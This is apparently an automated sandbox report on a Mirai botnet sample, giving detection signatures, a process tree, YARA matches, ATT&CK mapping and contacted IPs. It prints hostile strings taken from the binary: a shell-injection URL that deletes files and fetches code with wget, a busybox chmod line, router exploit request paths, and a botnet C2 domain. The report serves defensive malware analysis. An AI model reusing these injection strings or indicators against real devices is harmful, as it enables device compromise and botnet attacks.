ID: 562526
Sample Name: z0r0.x86
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:18:13
Date: 29/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report

z0r0.x86


Overview

General Information

Sample Name:	z0r0.x86
Analysis ID:	562526
MD5:	fa4a347c55a6a8..
SHA1:	8e45ccab0b7a7f...
SHA256:	398d3fac4ae377..
Tags:	Mirai
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e...
- Yara detected Mirai
- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Connects to many ports of the same...
- Sample is packed with UPX
- Uses known network protocols on n...
- Sample tries to kill multiple process...
- Sample contains only a LOAD segm...
- Yara signature match
- Uses the "uname" system call to qu...

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely that the sample will exhibit less behavior.

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562526
Start date:	29.01.2022
Start time:	00:18:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	z0r0.x86
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.linX86@0/54@2/0

Warnings

Runtime Messages

Command:	/tmp/z0r0.x86
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	unstable_is_the_history_of_universe
Standard Error:	

Process Tree

- **system is lnxubuntu20**
- systemd New Fork (PID: 5178, Parent: 1)
- logrotate (PID: 5178, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
  - logrotate New Fork (PID: 5221, Parent: 5178)
  - gzip (PID: 5221, Parent: 5178, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5222, Parent: 5178)
  - sh (PID: 5222, Parent: 5178, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
    - sh New Fork (PID: 5224, Parent: 5222)
    - invoke-rc.d (PID: 5224, Parent: 5222, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart
      - invoke-rc.d New Fork (PID: 5225, Parent: 5224)
      - runlevel (PID: 5225, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel
      - invoke-rc.d New Fork (PID: 5226, Parent: 5224)
      - systemctl (PID: 5226, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
      - invoke-rc.d New Fork (PID: 5227, Parent: 5224)
      - ls (PID: 5227, Parent: 5224, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
      - invoke-rc.d New Fork (PID: 5228, Parent: 5224)
      - systemctl (PID: 5228, Parent: 5224, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service
  - logrotate New Fork (PID: 5231, Parent: 5178)
  - gzip (PID: 5231, Parent: 5178, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5232, Parent: 5178)
  - sh (PID: 5232, Parent: 5178, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
    - sh New Fork (PID: 5233, Parent: 5232)
    - rsyslog-rotate (PID: 5233, Parent: 5232, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
      - rsyslog-rotate New Fork (PID: 5234, Parent: 5233)
      - systemctl (PID: 5234, Parent: 5233, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service
- systemd New Fork (PID: 5179, Parent: 1)
- install (PID: 5179, Parent: 1, MD5: 55e2520049dc6a62e8c94732e36cdd54) Arguments: /usr/bin/install -d -o man -g man -m 0755 /var/cache/man
- systemd New Fork (PID: 5186, Parent: 1)
- find (PID: 5186, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
- systemd New Fork (PID: 5220, Parent: 1)
- mandb (PID: 5220, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
- dash New Fork (PID: 5278, Parent: 4331)
- cat (PID: 5278, Parent: 4331, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.VlKVWwXQF7
- dash New Fork (PID: 5279, Parent: 4331)
- head (PID: 5279, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5280, Parent: 4331)
- tr (PID: 5280, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5281, Parent: 4331)
- cut (PID: 5281, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5282, Parent: 4331)
- cat (PID: 5282, Parent: 4331, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.VlKVWwXQF7
- dash New Fork (PID: 5283, Parent: 4331)
- head (PID: 5283, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5284, Parent: 4331)
- tr (PID: 5284, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5285, Parent: 4331)
- cut (PID: 5285, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5286, Parent: 4331)
- rm (PID: 5286, Parent: 4331, MD5: aa2b5496fdbfd88e38791ab81f90b95b) Arguments: rm -f /tmp/tmp.VlKVWwXQF7 /tmp/tmp.S5JisKxexo /tmp/tmp.GeBGsXKFZD
- z0r0.x86 (PID: 5311, Parent: 5110, MD5: fa4a347c55a6a848e983905a97c543fc) Arguments: /tmp/z0r0.x86
  - z0r0.x86 New Fork (PID: 5312, Parent: 5311)
    - z0r0.x86 New Fork (PID: 5313, Parent: 5312)
    - z0r0.x86 New Fork (PID: 5314, Parent: 5312)
    - z0r0.x86 New Fork (PID: 5315, Parent: 5312)
    - z0r0.x86 New Fork (PID: 5316, Parent: 5312)
    - z0r0.x86 New Fork (PID: 5317, Parent: 5312)
- xfce4-panel New Fork (PID: 5320, Parent: 2063)
- wrapper-2.0 (PID: 5320, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
- xfce4-panel New Fork (PID: 5321, Parent: 2063)
- wrapper-2.0 (PID: 5321, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
- xfce4-panel New Fork (PID: 5322, Parent: 2063)
- wrapper-2.0 (PID: 5322, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
- xfce4-panel New Fork (PID: 5323, Parent: 2063)
- wrapper-2.0 (PID: 5323, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
- xfce4-panel New Fork (PID: 5324, Parent: 2063)
- wrapper-2.0 (PID: 5324, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
- xfce4-panel New Fork (PID: 5325, Parent: 2063)
- wrapper-2.0 (PID: 5325, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
- dbus-daemon New Fork (PID: 5333, Parent: 5332)
- xfconfd (PID: 5333, Parent: 5332, MD5: 4c7a0d6d258bb970905b19b84abcd8e9) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
z0r0.x86	SUSP_ELF_LNX_UPX_Compressed_File	Detects a suspicious ELF binary with UPX compression	Florian Roth	• 0x725e:$s2: $Id: UPX • 0x720f:$s3: $Info: This file is packed with the UPX executable packer
z0r0.x86	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5311.1.00000000308781a7.00000000089503d2.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x590:$xo1: lk~mhhe+1*4 • 0x608:$xo1: lk~mhhe+1*4 • 0x680:$xo1: lk~mhhe+1*4 • 0x6f8:$xo1: lk~mhhe+1*4 • 0x770:$xo1: lk~mhhe+1*4 • 0xa00:$xo1: lk~mhhe+1*4 • 0xa58:$xo1: lk~mhhe+1*4 • 0xab0:$xo1: lk~mhhe+1*4 • 0xb08:$xo1: lk~mhhe+1*4 • 0xb60:$xo1: lk~mhhe+1*4
5313.1.00000000308781a7.00000000089503d2.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x590:$xo1: lk~mhhe+1*4 • 0x608:$xo1: lk~mhhe+1*4 • 0x680:$xo1: lk~mhhe+1*4 • 0x6f8:$xo1: lk~mhhe+1*4 • 0x770:$xo1: lk~mhhe+1*4 • 0xa00:$xo1: lk~mhhe+1*4 • 0xa58:$xo1: lk~mhhe+1*4 • 0xab0:$xo1: lk~mhhe+1*4 • 0xb08:$xo1: lk~mhhe+1*4 • 0xb60:$xo1: lk~mhhe+1*4
5311.1.000000001a887bdc.00000000328ec990.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0xf0c0:$xo1: lk~mhhe+1*4 • 0xf130:$xo1: lk~mhhe+1*4 • 0xf1a0:$xo1: lk~mhhe+1*4 • 0xf210:$xo1: lk~mhhe+1*4 • 0xf280:$xo1: lk~mhhe+1*4 • 0xf4f0:$xo1: lk~mhhe+1*4 • 0xf544:$xo1: lk~mhhe+1*4 • 0xf598:$xo1: lk~mhhe+1*4 • 0xf5ec:$xo1: lk~mhhe+1*4 • 0xf640:$xo1: lk~mhhe+1*4
5311.1.000000001a887bdc.00000000328ec990.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct10_1	Detects ELF Mirai variant	Florian Roth	• 0xebe0:$x2: /bin/busybox chmod 777 * /tmp/ • 0xe938:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 • 0xe8a0:$s3: POST /cdn-cgi/
5311.1.000000001a887bdc.00000000328ec990.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	

Click to see the 5 entries

Jbx Signature Overview

AV Detection

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary

Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

Data Obfuscation

Sample is packed with UPX

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Stealing of Sensitive Information

Yara detected Mirai

Remote Access Functionality

Yara detected Mirai


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	1 Systemd Service	1 Systemd Service	1 Scripting	1 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Hidden Files and Directories	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Indicator Removal on Host	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	4 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	5 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Malware Configuration

No configs have been found


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
z0r0.x86	36%	Virustotal		Browse

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
botnet.punisher-stresser.eu	78.47.58.57	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.181.162.95	unknown	United States		7922	COMCAST-7922US	false
197.169.172.181	unknown	South Africa		37168	CELL-CZA	false
92.100.198.10	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
156.92.118.106	unknown	United States		10695	WAL-MARTUS	false
75.168.14.254	unknown	United States		209	CENTURYLINK-US-LEGACY-QWESTUS	false
128.1.181.203	unknown	United States		21859	ZNETUS	false
43.18.191.110	unknown	Japan		4249	LILLY-ASUS	false
125.140.138.141	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
65.72.176.168	unknown	United States		3491	BTN-ASNUS	false
96.119.45.83	unknown	United States		33491	COMCAST-33491US	false
115.75.75.217	unknown	Viet Nam		7552	VIETEL-AS-APViettelGroupVN	false
156.158.50.81	unknown	Tanzania United Republic of		37133	airtel-tz-asTZ	false
176.221.54.107	unknown	Ukraine		12779	ITGATEIT	false
197.149.52.178	unknown	Madagascar		37054	Telecom-MalagasyMG	false
53.140.88.47	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
136.37.83.5	unknown	United States		16591	GOOGLE-FIBERUS	false
197.202.110.200	unknown	Algeria		36947	ALGTEL-ASDZ	false
76.238.67.197	unknown	United States		7018	ATT-INTERNET4US	false
193.68.97.197	unknown	Bulgaria		197997	REGISTERBG	false
41.53.197.191	unknown	South Africa		37168	CELL-CZA	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
41.97.15.204	unknown	Algeria		36947	ALGTEL-ASDZ	false
84.200.222.104	unknown	Germany		31400	ACCELERATED-ITDE	false
156.83.202.20	unknown	Netherlands		1103	SURFNET-NLSURFnetTheNetherlandsNL	false
173.225.253.187	unknown	Jamaica		33576	DIG001JM	false
176.180.120.167	unknown	France		5410	BOUYGTEL-ISPFR	false
197.217.236.111	unknown	Angola		11259	ANGOLATELECOMAO	false
4.81.105.214	unknown	United States		3356	LEVEL3US	false
41.240.121.73	unknown	Sudan		36998	SDN-MOBITELSD	false
118.138.25.191	unknown	Australia		56132	MONASHUNI-AU-AS-APMonashUniversityAU	false
41.69.166.104	unknown	Egypt		24835	RAYA-ASEG	false
49.52.78.43	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
41.188.184.69	unknown	Tanzania United Republic of		37084	simbanet-tzTZ	false
197.0.78.200	unknown	Tunisia		37705	TOPNETTN	false
41.108.83.63	unknown	Algeria		36947	ALGTEL-ASDZ	false
156.72.230.178	unknown	United States		29975	VODACOM-ZA	false
197.73.219.49	unknown	South Africa		16637	MTNNS-ASZA	false
90.47.216.176	unknown	France		3215	FranceTelecom-OrangeFR	false
9.221.26.165	unknown	United States		3356	LEVEL3US	false
156.56.101.208	unknown	United States		87	INDIANA-ASUS	false
38.89.204.185	unknown	United States		174	COGENT-174US	false
168.55.91.18	unknown	United States		1761	TDIR-CAPNETUS	false
132.63.145.245	unknown	United States		385	AFCONC-BLOCK1-ASUS	false
49.29.178.107	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
220.241.36.15	unknown	Hong Kong		4515	ERX-STARHKTLimitedHK	false
165.119.251.47	unknown	United States		2650	EOP_GATEKEEPERUS	false
197.220.189.16	unknown	Ghana		37341	GLOMOBILEGH	false
222.111.11.164	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
76.17.80.137	unknown	United States		7922	COMCAST-7922US	false
